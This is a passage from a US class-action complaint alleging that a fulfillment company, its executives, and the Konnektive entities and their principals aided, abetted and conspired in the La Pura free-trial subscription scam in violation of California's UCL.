17 breach of duty to Plaintiff and the Class. Quick Box LLC owed duties to Plaintiffs and the  
18 Class, as explained in the aiding and abetting section as to it in the First Cause of Action,  
19 incorporated here by reference. Quick Box LLC's own conduct, separately considered,  
20 breached these duties because it directly committed torts against Plaintiff and the Class, as  
21 described in the First through Fifth Causes of Action. As described above, it gave them  
22 substantial assistance in achieving the tortious result.

23 740. **Aiding and Abetting (Stephen Adele):** Defendant Stephen Adele aided and  
24 abetted the La Pura Defendants and other John Does, and is thus also responsible for and  
25 liable for their conduct under this Cause of Action. As CEO, he directed Quick Box LLC's  
26 conduct and made it a matter of company policy to seek out free trial scammers as  
27 customers and to provide them the services described herein. The services provided to the  
28 La Pura Defendants were provided pursuant to this policy and at Adele's direction. Plaintiff

1 incorporates by reference the aiding and abetting section as to Quick Box LLC in the First  
2 Cause of Action, which describes the services Quick Box LLC provided to the La Pura  
3 Defendants pursuant to this policy. Adele personally participated in this conduct, in  
4 particular by providing advice to the La Pura Defendants on how to run a free trial scam  
5 and advice on marketing the La Pura Products based on his own prior experience running  
6 similar scams and on his experience helping other clients of Quick Box LLC who were  
7 running such scams.

8 741. Adele knew about these violations of the UCL. Plaintiff incorporates by  
9 reference the facts and allegations outlined in the Aiding and Abetting portion of the First  
10 Cause of Action as to Adele's knowledge. In addition to the facts pled therein, Adele knew  
11 of the unlawful drug claims being made because they were made on the label to the product  
12 (which Quick Box LLC helped create and had copies of) and were made on the website  
13 and in advertisements which Adele had access to and which were based on ad copy Quick  
14 Box LLC originally wrote. He personally advised and assisted the La Pura Defendants on  
15 how to run their scam, and he supervised and controlled Quick Box LLC's conduct as  
16 outlined in the aiding and abetting section of the First Cause of Action, and because of that  
17 he knew the nature of their tortious conduct.

18 742. Adele knew of the UCL violations from the very beginning of the wrongful  
19 conduct, because he supervised and controlled Quick Box LLC's activities and was  
20 involved the creation of the product, the websites, and the marketing materials. He knew  
21 these violations and misrepresentations were a breach of duty to Plaintiffs and the Class  
22 because he knew the La Pura Defendants were committing fraud, intentional torts, were  
23 exposing Plaintiff and the Class to harms he could foresee, and he knew they were not  
24 being treated with due care but instead were being intentionally defrauded.

25 743. Adele gave substantial assistance and encouragement to the La Pura  
26 Defendants and the John Doe(s), as described in the aiding and abetting section as to him  
27 in the First Cause of Action, which is incorporated here by reference. Adele's conduct was  
28 a substantial factor in causing harm to Plaintiff and the Class, and was a but-for and

1 proximate cause of the injuries, again as described in the aiding and abetting section as to  
2 him in the First Cause of Action. Adele had specific intent to facilitate the wrongful conduct  
3 by the La Pura Defendants and other John Does and consciously decided to participate in  
4 that tortious conduct, as evidenced by his recruitment of scammers at conferences, his  
5 continued participation despite consumer complaints and the lawsuit against Quick Box  
6 LLC, and the other facts suggesting his knowledge.

7 744. Even if he did not have knowledge of the wrongful conduct, Adele is  
8 separately responsible for and liable for the UCL violations by the La Pura Defendants and  
9 other John Does as an aider and abettor because he gave them substantial assistance in  
10 achieving the tortious result and his own conduct, separately considered, constitutes a  
11 breach of duty to Plaintiff and the Class. Adele owed duties to Plaintiffs and the Class, as  
12 explained in the aiding and abetting section as to him in the First Cause of Action,  
13 incorporated here by reference. Adele's own conduct, separately considered, breached  
14 these duties because he directly committed torts against Plaintiff and the Class, as described  
15 in the First through Fifth Causes of Action. As described above, he gave them substantial  
16 assistance in achieving the tortious result.

17 745. **Aiding and Abetting (Biggins):** Defendant Chad Biggins aided and abetted  
18 the La Pura Defendants and other John Does, and is thus also responsible for and liable for  
19 their conduct under this Cause of Action. As COO, he directed Quick Box LLC's conduct  
20 and made it a matter of company policy to seek out free trial scammers as customers and  
21 to provide them the services described herein. The services provided to the La Pura  
22 Defendants were provided pursuant to this policy and at Biggins' direction. Plaintiff  
23 incorporates by reference the aiding and abetting section as to Quick Box LLC in the First  
24 Cause of Action, which describes the services Quick Box LLC provided to the La Pura  
25 Defendants pursuant to this policy. Biggins personally participated in this conduct, in  
26 particular by providing advice to the La Pura Defendants on how to run a free trial scam  
27 and advice on marketing the La Pura Products based on his own prior experience running  
28 similar scams and on his experience helping other clients of Quick Box LLC who were

1 running such scams.

2 746. Biggins knew about these violations of the UCL and knew that these  
3 misrepresentations were being made to Plaintiff and the Class. Plaintiff incorporates by  
4 reference the facts and allegations outlined in the Aiding and Abetting portion of the First  
5 Cause of Action as to Biggins' knowledge. In addition to the facts pled therein, Biggins  
6 knew of the unlawful drug claims being made because they were made on the label to the  
7 product (which Quick Box LLC helped create and had copies of) and were made on the  
8 website and in advertisements which Biggins had access to and which were based on ad  
9 copy Biggins originally wrote. He supervised and controlled Quick Box LLC's conduct as  
10 outlined in the aiding and abetting section of the First Cause of Action, and because of that  
11 supervision and control and because of the volume of sales of the La Pura Defendants, he  
12 knew the nature of their tortious conduct.

13 747. Biggins knew of the UCL violations involving the La Pura Products from the  
14 very beginning of the wrongful conduct, because he supervised and controlled Quick Box  
15 LLC's activities and was involved the creation of the product, the websites, and the  
16 marketing materials. He knew these violations and misrepresentations were a breach of  
17 duty to Plaintiffs and the Class because he knew the La Pura Defendants were committing  
18 fraud, intentional torts, were exposing Plaintiff and the Class to harms he could foresee,  
19 and he knew they were not being treated with due care but instead were being intentionally  
20 defrauded.

21 748. Biggins gave substantial assistance and encouragement to the La Pura  
22 Defendants and the John Doe(s), as described in the aiding and abetting section as to him  
23 in the First Cause of Action, which is incorporated here by reference. Biggins' conduct was  
24 a substantial factor in causing harm to Plaintiff and the Class, and was a but-for and  
25 proximate cause of the injuries, again as described in the aiding and abetting section as to  
26 him in the First Cause of Action. Biggins had specific intent to facilitate the wrongful  
27 conduct by the La Pura Defendants and other John Does and consciously decided to  
28 participate in that tortious conduct, as evidenced by his long history of assisting free trial

1 scammers, his key role as a founder of 2Chads/Quick Box LLC (which from the inception  
2 of the company was focused on assisting free trial scammers), the contents of the white  
3 papers on the 2Chads website which advised on how to run a free trial scam which were  
4 created when Biggins was one of the few employees of the company, the fact that the  
5 company touted his marketing knowledge and history to its base of free trial scammer  
6 customers, and the other facts suggesting his knowledge.

7 749. Even if he did not have knowledge of the wrongful conduct, Biggins is  
8 separately responsible for and liable for the UCL violations by the La Pura Defendants and  
9 other John Does as an aider and abettor because he gave them substantial assistance in  
10 achieving the tortious result and his own conduct, separately considered, constitutes a  
11 breach of duty to Plaintiff and the Class. Biggins owed duties to Plaintiffs and the Class,  
12 as explained in the aiding and abetting section as to him in the First Cause of Action,  
13 incorporated here by reference. Biggins' own conduct, separately considered, breached  
14 these duties because he directly committed torts against Plaintiff and the Class, as described  
15 in the First through Fifth Causes of Action. As described above, he gave them substantial  
16 assistance in achieving the tortious result.

17 750. **Aiding and Abetting (Martell):** Defendant James Martell aided and abetted  
18 the La Pura Defendants and other John Does, and is thus also responsible for and liable for  
19 their conduct under this Cause of Action. As Vice President of Sales, he directed Quick  
20 Box LLC's conduct and made it a matter of company policy to seek out free trial scammers  
21 as customers and to provide them the services described herein. The services provided to  
22 the La Pura Defendants were provided pursuant to this policy and at Martell's direction.  
23 Plaintiff incorporates by reference the aiding and abetting section as to Quick Box LLC in  
24 the First Cause of Action, which describes the services Quick Box LLC provided to the La  
25 Pura Defendants pursuant to this policy. Martell personally participated in this conduct, in  
26 particular by providing advice to the La Pura Defendants on how to run a free trial scam  
27 and advice on marketing the La Pura Products based on his own prior experience running  
28 similar scams and on his experience helping other clients of Quick Box LLC who were

1 running such scams. Martell further created Private Label Campaigns, and integrated the  
2 company into Quick Box LLC after the two companies merged. He was thus directly  
3 involved in supervising and operating the turn-key free trial scam aspects of Quick Box  
4 LLC's business discussed *supra*.

5 751. Martell knew about these violations of the UCL and knew that these  
6 misrepresentations were being made to Plaintiff and the Class. Plaintiff incorporates by  
7 reference the facts and allegations outlined in the Aiding and Abetting portion of the First  
8 Cause of Action as to Martell's knowledge. In addition to the facts pled therein, Martell  
9 knew of the unlawful drug claims being made because they were made on the label to the  
10 product (which Quick Box LLC helped create and had copies of) and were made on the  
11 website and in advertisements which Martell had access to. He supervised and controlled  
12 Quick Box LLC's conduct as outlined in the aiding and abetting section of the First Cause  
13 of Action, and because of that supervision and control and because of the volume of sales  
14 of the La Pura Defendants, he knew the nature of their tortious conduct.

15 752. Martell knew of the UCL violations and misrepresentations involving the La  
16 Pura Products from the very beginning of the wrongful conduct, because he supervised and  
17 controlled Quick Box LLC's activities and was involved the creation of the product, the  
18 websites, and the marketing materials. He knew these violations and misrepresentations  
19 were a breach of duty to Plaintiffs and the Class because he knew the La Pura Defendants  
20 were committing fraud, intentional torts, were exposing Plaintiff and the Class to harms he  
21 could foresee, and he knew they were not being treated with due care but instead were  
22 being intentionally defrauded.

23 753. Martell gave substantial assistance and encouragement to the La Pura  
24 Defendants and the John Doe(s), as described in the aiding and abetting section as to him  
25 in the First Cause of Action, which is incorporated here by reference. Martell's conduct  
26 was a substantial factor in causing harm to Plaintiff and the Class, and was a but-for and  
27 proximate cause of the injuries, again as described in the aiding and abetting section as to  
28 him in the First Cause of Action. Martell had specific intent to facilitate the wrongful

1 conduct by the La Pura Defendants and other John Does and consciously decided to  
2 participate in that tortious conduct, as evidenced by his long history of assisting free trial  
3 scammers, his role in providing turn-key scam operation services to Quick Box LLC clients  
4 through his “Krisp Commerce,” “Private Label Campaigns,” and “Brand Innovate”  
5 companies, the fact that the company touted his marketing knowledge and history to its  
6 base of free trial scammer customers, and the other facts suggesting his knowledge.

7 754. Even if he did not have knowledge of the wrongful conduct, Martell is  
8 separately responsible for and liable for the UCL violations by the La Pura Defendants and  
9 other John Does as an aider and abettor because he gave them substantial assistance in  
10 achieving the tortious result and his own conduct, separately considered, constitutes a  
11 breach of duty to Plaintiff and the Class. Martell owed duties to Plaintiffs and the Class, as  
12 explained in the aiding and abetting section as to him in the First Cause of Action,  
13 incorporated here by reference. Martell’s own conduct, separately considered, breached  
14 these duties because he directly committed torts against Plaintiff and the Class, as described  
15 in the First through Fifth Causes of Action. As described above, he gave them substantial  
16 assistance in achieving the tortious result.

17 755. **Aiding and Abetting (Konnektive LLC):** Defendant Konnektive LLC aided  
18 and abetted the La Pura Defendants and other John Does, and is thus also responsible for  
19 and liable for their conduct under this Cause of Action. Konnektive LLC knew about these  
20 violations of the UCL and knew that these misrepresentations were being made to Plaintiff  
21 and the Class. Plaintiff incorporates by reference the facts and allegations outlined in the  
22 Aiding and Abetting portion of the First Cause of Action as to Konnektive LLC’s  
23 knowledge. In addition to the facts pled therein, Konnektive LLC knew of the unlawful  
24 drug claims being made because they were made on the website and in advertisements  
25 which Konnektive LLC had access to. Konnektive LLC, Konnektive Corporation,  
26 Konnektive Rewards LLC, Matthew Martorano, and Kathryn Martorano are alleged to be  
27 alter egos of one another, and the facts in the aiding and abetting sections as to each of  
28 these Defendants are incorporated herein by reference.

1           756. Konnektive LLC knew of the UCL violations involving the La Pura Products  
2 from the very beginning of the wrongful conduct, because its employees and Konnektive  
3 Corporation employees it supervised and controlled were involved in the onboarding  
4 process for the La Pura Defendants. Konnektive LLC knew these violations and  
5 misrepresentations were a breach of duty to Plaintiffs and the Class because it knew the La  
6 Pura Defendants were committing fraud, intentional torts, were exposing Plaintiff and the  
7 Class to harms Konnektive LLC could foresee, and Konnektive LLC knew they were not  
8 being treated with due care but instead were being intentionally defrauded.

9           757. Konnektive LLC gave substantial assistance and encouragement to the La  
10 Pura Defendants and the John Doe(s), as described in the aiding and abetting section as to  
11 it in the First Cause of Action, which is incorporated here by reference. Konnektive LLC's  
12 conduct was a substantial factor in causing harm to Plaintiff and the Class, and was a but-  
13 for and proximate cause of the injuries, again as described in the aiding and abetting section  
14 as to it in the First Cause of Action. Konnektive LLC had specific intent to facilitate the  
15 wrongful conduct by the La Pura Defendants and other John Does and consciously decided  
16 to participate in that tortious conduct, as evidenced by its recruitment of scammers at  
17 conferences, its specifically designing the load balancer for use in committing fraud, and  
18 the other facts suggesting its knowledge.

19           758. Even if it did not have knowledge of the wrongful conduct, Konnektive LLC  
20 is separately responsible for and liable for the UCL violations by the La Pura Defendants  
21 and other John Does as an aider and abettor because it gave them substantial assistance in  
22 achieving the tortious result and its own conduct, separately considered, constitutes a  
23 breach of duty to Plaintiff and the Class. Konnektive LLC owed duties to Plaintiffs and the  
24 Class, as explained in the aiding and abetting section as to him in the First Cause of Action,  
25 incorporated here by reference. Konnektive LLC's own conduct, separately considered,  
26 breached these duties because it directly committed torts against Plaintiff and the Class, as  
27 described in the Third through Fifth Causes of Action. As described above, it gave them  
28 substantial assistance in achieving the tortious result.

1           **759. Aiding and Abetting (Konnektive Corporation):** Defendant Konnektive  
2 Corporation aided and abetted the La Pura Defendants and other John Does, and is thus  
3 also responsible for and liable for their conduct under this Cause of Action. Konnektive  
4 Corporation knew about these violations of the UCL. Plaintiff incorporates by reference  
5 the facts and allegations outlined in the Aiding and Abetting portion of the First Cause of  
6 Action as to Konnektive Corporation’s knowledge. In addition to the facts pled therein,  
7 Konnektive Corporation knew of the unlawful drug claims being made because they were  
8 made on the website and in advertisements which Konnektive Corporation had access to.  
9 Konnektive LLC, Konnektive Corporation, Konnektive Rewards LLC, Matthew  
10 Martorano, and Kathryn Martorano are alleged to be alter egos of one another, and the facts  
11 in the aiding and abetting sections as to each of these Defendants are incorporated herein  
12 by reference.

13           **760.** Konnektive Corporation knew of the UCL violations and misrepresentations  
14 involving the La Pura Products from the very beginning of the wrongful conduct, because  
15 its employees were involved in the onboarding process for the La Pura Defendants.  
16 Konnektive Corporation knew these violations and misrepresentations were a breach of  
17 duty to Plaintiffs and the Class because it knew the La Pura Defendants were committing  
18 fraud, intentional torts, were exposing Plaintiff and the Class to harms Konnektive  
19 Corporation could foresee, and Konnektive Corporation knew they were not being treated  
20 with due care but instead were being intentionally defrauded.

21           **761.** Konnektive Corporation gave substantial assistance and encouragement to the  
22 La Pura Defendants and the John Doe(s), as described in the aiding and abetting section as  
23 to it in the First Cause of Action, which is incorporated here by reference. Konnektive  
24 Corporation’s conduct was a substantial factor in causing harm to Plaintiff and the Class,  
25 and was a but-for and proximate cause of the injuries, again as described in the aiding and  
26 abetting section as to it in the First Cause of Action. Konnektive Corporation had specific  
27 intent to facilitate the wrongful conduct by the La Pura Defendants and other John Does  
28 and consciously decided to participate in that tortious conduct, as evidenced by its

1 recruitment of scammers at conferences, its specifically designing the load balancer for use  
2 in committing fraud, and the other facts suggesting its knowledge.

3 762. Even if it did not have knowledge of the wrongful conduct, Konnektive  
4 Corporation is separately responsible for and liable for the UCL violations by the La Pura  
5 Defendants and other John Does as an aider and abettor because it gave them substantial  
6 assistance in achieving the tortious result and its own conduct, separately considered,  
7 constitutes a breach of duty to Plaintiff and the Class. Konnektive Corporation owed duties  
8 to Plaintiffs and the Class, as explained in the aiding and abetting section as to it in the  
9 First Cause of Action, incorporated here by reference. Konnektive Corporation's own  
10 conduct, separately considered, breached these duties because it directly committed torts  
11 against Plaintiff and the Class, as described in the Third through Fifth Causes of Action.  
12 As described above, it gave them substantial assistance in achieving the tortious result.

13 763. **Aiding and Abetting (Konnektive Rewards LLC):** Defendant Konnektive  
14 Rewards LLC aided and abetted the La Pura Defendants and other John Does, and is thus  
15 also responsible for and liable for their conduct under this Cause of Action. Konnektive  
16 Rewards LLC knew about these violations of the UCL and knew that these  
17 misrepresentations were being made to Plaintiff and the Class. Konnektive LLC,  
18 Konnektive Corporation, Konnektive Rewards LLC, Matthew Martorano, and Kathryn  
19 Martorano are alleged to be alter egos of one another, and the facts in the aiding and  
20 abetting sections as to each of these Defendants are incorporated herein by reference.

21 764. Konnektive Rewards LLC knew of the UCL violations and misrepresentations  
22 from the very beginning of the wrongful conduct, as explained in the aiding and abetting  
23 sections on the other entities which it is an alter ego of. Konnektive Rewards LLC knew  
24 these violations and misrepresentations were a breach of duty to Plaintiffs and the Class  
25 because it knew the La Pura Defendants were committing fraud, intentional torts, were  
26 exposing Plaintiff and the Class to harms Konnektive Rewards LLC could foresee, and  
27 Konnektive Rewards LLC knew they were not being treated with due care but instead were  
28 being intentionally defrauded.

1           765. Konnektive Rewards LLC gave substantial assistance and encouragement to  
2 the La Pura Defendants and the John Doe(s), as explained in the aiding and abetting  
3 sections on the other entities which it is an alter ego of, which are incorporated herein by  
4 reference. Konnektive Rewards LLC's conduct was a substantial factor in causing harm to  
5 Plaintiff and the Class, and was a but-for and proximate cause of the injuries, again as  
6 described in the aiding and abetting section as to it in the First Cause of Action. Konnektive  
7 Rewards LLC had specific intent to facilitate the wrongful conduct by the La Pura  
8 Defendants and other John Does and consciously decided to participate in that tortious  
9 conduct, as evidenced by the Konnektive entities' recruitment of scammers at conferences,  
10 their specifically designing the load balancer for use in committing fraud, and the other  
11 facts suggesting its knowledge.

12           766. Even if it did not have knowledge of the wrongful conduct, Konnektive  
13 Rewards LLC is separately responsible for and liable for the UCL violations and  
14 misrepresentations by the La Pura Defendants and other John Does as an aider and abettor  
15 because it gave them substantial assistance in achieving the tortious result and its own  
16 conduct, separately considered, constitutes a breach of duty to Plaintiff and the Class.  
17 Konnektive Rewards LLC owed duties to Plaintiffs and the Class, as explained in the aiding  
18 and abetting section as to it in the First Cause of Action, incorporated here by reference.  
19 Konnektive Rewards LLC's own conduct, separately considered as part of the consolidated  
20 alter ego entity it is a part of, breached these duties because it directly committed torts  
21 against Plaintiff and the Class, as described in the Third through Fifth Causes of Action.  
22 As described above, it gave them substantial assistance in achieving the tortious result.

23           **767. Aiding and Abetting (Matthew Martorano):** Defendant Matthew  
24 Martorano aided and abetted the La Pura Defendants and other John Does, and is thus also  
25 responsible for and liable for their conduct under this Cause of Action. Matthew Martorano  
26 knew about these violations of the UCL and knew that these misrepresentations were being  
27 made to Plaintiff and the Class. Plaintiff incorporates by reference the facts and allegations  
28 outlined in the Aiding and Abetting portion of the First Cause of Action as to Matthew

1 Martorano’s knowledge. In addition to the facts pled therein, Matthew Martorano knew of  
2 the unlawful drug claims being made because they were made on the website and in  
3 advertisements which Matthew Martorano had access to, and he was aware of them through  
4 his coaching and the onboarding process. Konnektive LLC, Konnektive Corporation,  
5 Konnektive Rewards LLC, Matthew Martorano, and Kathryn Martorano are alleged to be  
6 alter egos of one another, and the facts in the aiding and abetting sections as to each of  
7 these Defendants are incorporated herein by reference.

8 768. Matthew Martorano knew of the UCL violations and misrepresentations  
9 involving the La Pura Products from the very beginning of the wrongful conduct, because  
10 he was personally involved in the onboarding process for the La Pura Defendants. Matthew  
11 Martorano knew these violations and misrepresentations were a breach of duty to Plaintiffs  
12 and the Class because he knew the La Pura Defendants were committing fraud, intentional  
13 torts, were exposing Plaintiff and the Class to harms he could foresee, and he knew they  
14 were not being treated with due care but instead were being intentionally defrauded.

15 769. Matthew Martorano gave substantial assistance and encouragement to the La  
16 Pura Defendants and the John Doe(s), as described in the aiding and abetting section as to  
17 him in the First Cause of Action, which is incorporated here by reference. Matthew  
18 Martorano’s conduct was a substantial factor in causing harm to Plaintiff and the Class,  
19 and was a but-for and proximate cause of the injuries, again as described in the aiding and  
20 abetting section as to him in the First Cause of Action. Matthew Martorano had specific  
21 intent to facilitate the wrongful conduct by the La Pura Defendants and other John Does  
22 and consciously decided to participate in that tortious conduct, as evidenced by his  
23 recruitment of scammers at conferences, his specifically designing the load balancer for  
24 use in committing fraud, and the other facts suggesting his knowledge.

25 770. Even if he did not have knowledge of the wrongful conduct, Matthew  
26 Martorano is separately responsible for and liable for the UCL violations by the La Pura  
27 Defendants and other John Does as an aider and abettor because he gave them substantial  
28 assistance in achieving the tortious result and his own conduct, separately considered,

1 constitutes a breach of duty to Plaintiff and the Class. Matthew Martorano owed duties to  
2 Plaintiffs and the Class, as explained in the aiding and abetting section as to him in the First  
3 Cause of Action, incorporated here by reference. Matthew Martorano's own conduct,  
4 separately considered, breached these duties because it directly committed torts against  
5 Plaintiff and the Class, as described in the Third through Fifth Causes of Action. As  
6 described above, he gave them substantial assistance in achieving the tortious result.

7       **771. Aiding and Abetting (Kathryn Martorano):** Defendant Kathryn Martorano  
8 aided and abetted the La Pura Defendants and other John Does, and is thus also responsible  
9 for and liable for their conduct under this Cause of Action. Kathryn Martorano knew about  
10 these violations of the UCL and knew that these misrepresentations were being made to  
11 Plaintiff and the Class. Plaintiff incorporates by reference the facts and allegations outlined  
12 in the Aiding and Abetting portion of the First Cause of Action as to Kathryn Martorano's  
13 knowledge. In addition to the facts pled therein, Kathryn Martorano knew of the unlawful  
14 drug claims being made because they were made on the website and in advertisements  
15 which Matthew Martorano had access to, and she was aware of them through her coaching.  
16 Konnektive LLC, Konnektive Corporation, Konnektive Rewards LLC, Matthew  
17 Martorano, and Kathryn Martorano are alleged to be alter egos of one another, and the facts  
18 in the aiding and abetting sections as to each of these Defendants are incorporated herein  
19 by reference.

20       **772.** Kathryn Martorano knew of the UCL violations and misrepresentations  
21 involving the La Pura Products from the very beginning of the wrongful conduct, because  
22 she was personally involved in coaching the La Pura Defendants on their scam. Kathryn  
23 Martorano knew these violations and misrepresentations were a breach of duty to Plaintiffs  
24 and the Class because she knew the La Pura Defendants were committing fraud, intentional  
25 torts, were exposing Plaintiff and the Class to harms she could foresee, and she knew they  
26 were not being treated with due care but instead were being intentionally defrauded.

27       **773.** Kathryn Martorano gave substantial assistance and encouragement to the La  
28 Pura Defendants and the John Doe(s), as described in the aiding and abetting section as to

1 her in the First Cause of Action, which is incorporated here by reference. Kathryn  
2 Martorano's conduct was a substantial factor in causing harm to Plaintiff and the Class,  
3 and was a but-for and proximate cause of the injuries, again as described in the aiding and  
4 abetting section as to her in the First Cause of Action. Kathryn Martorano had specific  
5 intent to facilitate the wrongful conduct by the La Pura Defendants and other John Does  
6 and consciously decided to participate in that tortious conduct, as evidenced by her  
7 operating Konnektive Corporation to continue providing load balancing functionality she  
8 knew was being used to commit fraud, her coaching on how to commit the fraud, and the  
9 other facts suggesting her knowledge.

10 774. Even if she did not have knowledge of the wrongful conduct, Kathryn  
11 Martorano is separately responsible for and liable for the UCL violations by the La Pura  
12 Defendants and other John Does as an aider and abettor because she gave them substantial  
13 assistance in achieving the tortious result and her own conduct, separately considered,  
14 constitutes a breach of duty to Plaintiff and the Class. Kathryn Martorano owed duties to  
15 Plaintiffs and the Class, as explained in the aiding and abetting section as to her in the First  
16 Cause of Action, incorporated here by reference. Kathryn Martorano's own conduct,  
17 separately considered, breached these duties because she directly committed torts against  
18 Plaintiff and the Class, as described in the Third through Fifth Causes of Action. As  
19 described above, she gave them substantial assistance in achieving the tortious result.

20 775. **Conspiracy (General Allegations):** Defendants were part of a conspiracy to  
21 commit tortious conduct in violation of the UCL. The wrongful UCL "unlawful" violations  
22 were directly committed by the La Pura Defendants, other John Does, Quick Box LLC,  
23 James Martell, Stephen Adele, Chad Biggins, Konnektive LLC, Konnektive Corporation,  
24 Konnektive Rewards LLC, Matthew Martorano, and Kathryn Martorano, as described  
25 individually *supra*. The conspiracy was in existence between the La Pura Defendants, other  
26 John Does, Quick Box LLC, James Martell, Stephen Adele, Chad Biggins, Konnektive  
27 LLC, Konnektive Corporation, Konnektive Rewards LLC, Matthew Martorano, and  
28 Kathryn Martorano at least as of April 25, 2018, when DL Group, Inc. was first registered

1 in Delaware. On information and belief the conspiracy was formed prior to that date, based  
2 on the fact that the La Pura Defendants appear to have been a pre-existing operation as of  
3 that date with earlier unknown Delaware shell companies. The La Pura Defendants each  
4 joined the conspiracy on their date of formation (to the extent they are considered separate  
5 entities rather than alter egos of one another). The conspiracy operated at a high level as  
6 follows: the La Pura Defendants and John Doe(s) created the products in conjunction with  
7 Quick Box LLC, Stephen Adele, James Martell, and Chad Biggins as part of Quick Box  
8 LLC's white label product program and turn-key free trial scam services; the La Pura  
9 Defendants and John Doe(s) created the websites and false fronts with the assistance of  
10 Quick Box LLC, Stephen Adele, James Martell, and Chad Biggins; the La Pura Defendants  
11 and John Doe(s) signed up for merchant accounts with shell companies and sent false front  
12 websites to banks; the La Pura Defendants and John Doe(s) marketed the products with  
13 advice and assistance from Quick Box LLC, James Martell, Stephen Adele, Chad Biggins,  
14 Konnektive LLC, Konnektive Corporation, Konnektive Rewards LLC, Matthew  
15 Martorano, and Kathryn Martorano; Quick Box LLC, James Martell, Stephen Adele, and  
16 Chad Biggins directly ran a portion of the advertising through their in-house affiliate  
17 network and victim database; Quick Box LLC, James Martell, Stephen Adele, Chad  
18 Biggins, Konnektive LLC, Konnektive Corporation, Konnektive Rewards LLC, Matthew  
19 Martorano, and Kathryn Martorano advised the La Pura Defendants and John Doe(s) on  
20 how to run the scam and on their marketing; James Martell, Stephen Adele, Chad Biggins  
21 directed, controlled, and supervised Quick Box LLC's conduct; Quick Box LLC shipped  
22 the products and provided other services in support of the scheme as described in the aiding  
23 and abetting section; Matthew Martorano and Kathryn Martorano directed, controlled, and  
24 supervised Konnektive LLC, Konnektive Corporation, and Konnektive Rewards LLC;  
25 Konnektive LLC, Konnektive Corporation, Konnektive Rewards LLC provided the load  
26 balancing software and other services in support of the scheme as described in the aiding  
27 and abetting section; and other John Does were hired by the La Pura Defendants and the  
28 John Doe(s) behind them to perform other support services and to create "affiliate

1 advertising” sending victims to the websites. Each Defendants’ role in the conspiracy is  
2 described in further detail in this Complaint in the sections on each Defendant, which are  
3 incorporated here by reference.

4 776. The conspiracy damaged Plaintiffs and the Class, in that they lost money or  
5 property, time, and attention, were billed for products they did not order, and paid more for  
6 products than they would have had they been aware that Defendants’ representations were  
7 false. Plaintiffs and other Class Members ended up with Products that were overpriced,  
8 inaccurately marketed, and did not have the characteristics, qualities, or value promised by  
9 Defendants, and therefore suffered injury in fact.

10 777. **Conspiracy (La Pura Defendants):** To the extent they are not considered  
11 alter egos of one another, the La Pura Defendants and the John Doe(s) behind them were  
12 part of a conspiracy to commit the UCL violations described herein. The La Pura  
13 Defendants and John Doe(s) agreed with Quick Box LLC, James Martell, Stephen Adele,  
14 Chad Biggins, Konnektive LLC, Konnektive Corporation, Konnektive Rewards LLC,  
15 Matthew Martorano, and Kathryn Martorano to commit these wrongful acts, and intended  
16 that these wrongful acts be committed. Such agreement is implied by the conduct of the  
17 parties and can be inferred from the nature of the acts done for the reasons listed in the  
18 Conspiracy section of the First Cause of Action as to the La Pura Defendants, which is  
19 incorporated here by reference. The agreement can be inferred from the relationship  
20 between the parties because these companies were solely created by the John Doe(s) to  
21 assist in the fraud, because new shell companies continued to be created on a regular and  
22 ongoing basis throughout the fraud as the scheme continued, and because none of these  
23 companies actually created their own product other than to make a fake “false front”  
24 website to present to banks. The agreement can be inferred from the interests of the co-  
25 conspirators because the John Doe(s) behind the La Pura Defendants required merchant  
26 accounts to operate the scheme, and financially benefited from pooling their accounts  
27 together because they could expand the scope of the scam with additional merchant  
28 accounts, and therefore had incentive to create the shell company La Pura Defendants and

1 involve them in the conspiracy. There was at least a tacit agreement to commit the wrongful  
2 acts because the John Doe(s) were aware that they were creating the shell company La Pura  
3 Defendants solely to fraudulently obtain merchant accounts to be used to sell the La Pura  
4 Products as part of a single merchant account pool, and their knowledge can be imputed to  
5 these shell company Defendants because they were the true actors controlling them.

6 778. The La Pura Defendants and the John Doe(s) agreed to cooperate in the  
7 commission of these wrongful acts and committed wrongful conduct in furtherance of the  
8 conspiracy. Such cooperation includes all of the activities identified as substantial  
9 assistance and encouragement in the aiding and abetting section of the First Cause of  
10 Action, which is incorporated by reference here. The La Pura Defendants and the John  
11 Doe(s) acted in concert with their co-conspirators, as explained therein.

12 779. The La Pura Defendants and the John Doe(s) were aware that their co-  
13 conspirators planned to commit these UCL violations, and they knew of the unlawful  
14 purpose of the conspiracy, as described *supra* in the aiding and abetting section of the First  
15 Cause of Action as to the La Pura Defendants, which is incorporated here by reference.  
16 The La Pura Defendants and the John Doe(s) acted in furtherance of their own financial  
17 gain, in that they made money each time a customer was injured. The La Pura Defendants  
18 and the John Doe(s) owed duties to Plaintiffs and the Class, as explained in the conspiracy  
19 section as to them in the First Cause of Action, incorporated here by reference.

20 780. **Conspiracy (Quick Box LLC):** Quick Box LLC was part of a conspiracy to  
21 commit the UCL violations described herein. Quick Box LLC agreed with the La Pura  
22 Defendants and John Doe(s), James Martell, Stephen Adele, Chad Biggins, Konnektive  
23 LLC, Konnektive Corporation, Konnektive Rewards LLC, Matthew Martorano, and  
24 Kathryn Martorano to commit these wrongful acts, and intended that these wrongful acts  
25 be committed. Such agreement is implied by the conduct of the parties and can be inferred  
26 from the nature of the acts done for the reasons listed in the Conspiracy section of the First  
27 Cause of Action as to Quick Box LLC, which is incorporated here by reference. The  
28 agreement can be inferred from the relationship between the parties because of the close

1 consulting relationship, because of the length of the business relationship, and because of  
2 Quick Box LLC's involvement in handling customer complaints and training customer  
3 service representatives. The agreement can be inferred from the interests of the co-  
4 conspirators because Quick Box LLC received payment according to how many items it  
5 shipped, and therefore had incentive to encourage the shipment of as many items as  
6 possible regardless of whether they were actually ordered. There was at least a tacit  
7 agreement to commit the wrongful acts because Quick Box LLC was repeatedly informed  
8 of these wrongful acts, and yet it did not quit shipping the products or terminate the  
9 business relationship with the La Pura Defendants.

10 781. Quick Box LLC agreed to cooperate in the commission of these wrongful acts  
11 and committed wrongful conduct in furtherance of the conspiracy. Such cooperation  
12 includes all of the activities identified as substantial assistance and encouragement in the  
13 aiding and abetting section of the First Cause of Action, which is incorporated by reference  
14 here. Quick Box LLC acted in concert with its co-conspirators, as explained therein. Quick  
15 Box LLC further directly committed UCL "unlawful" violations itself, as discussed *supra*.

16 782. Quick Box LLC was aware that its co-conspirators planned to commit these  
17 UCL violations, and it knew of the unlawful purpose of the conspiracy, as described *supra*  
18 in the aiding and abetting section of the First Cause of Action as to Quick Box LLC, which  
19 is incorporated here by reference. Quick Box LLC acted in furtherance of its own financial  
20 gain, in that they made money each time a customer was injured. Quick Box LLC owed  
21 duties to Plaintiffs and the Class, as explained in the conspiracy section as to it in the First  
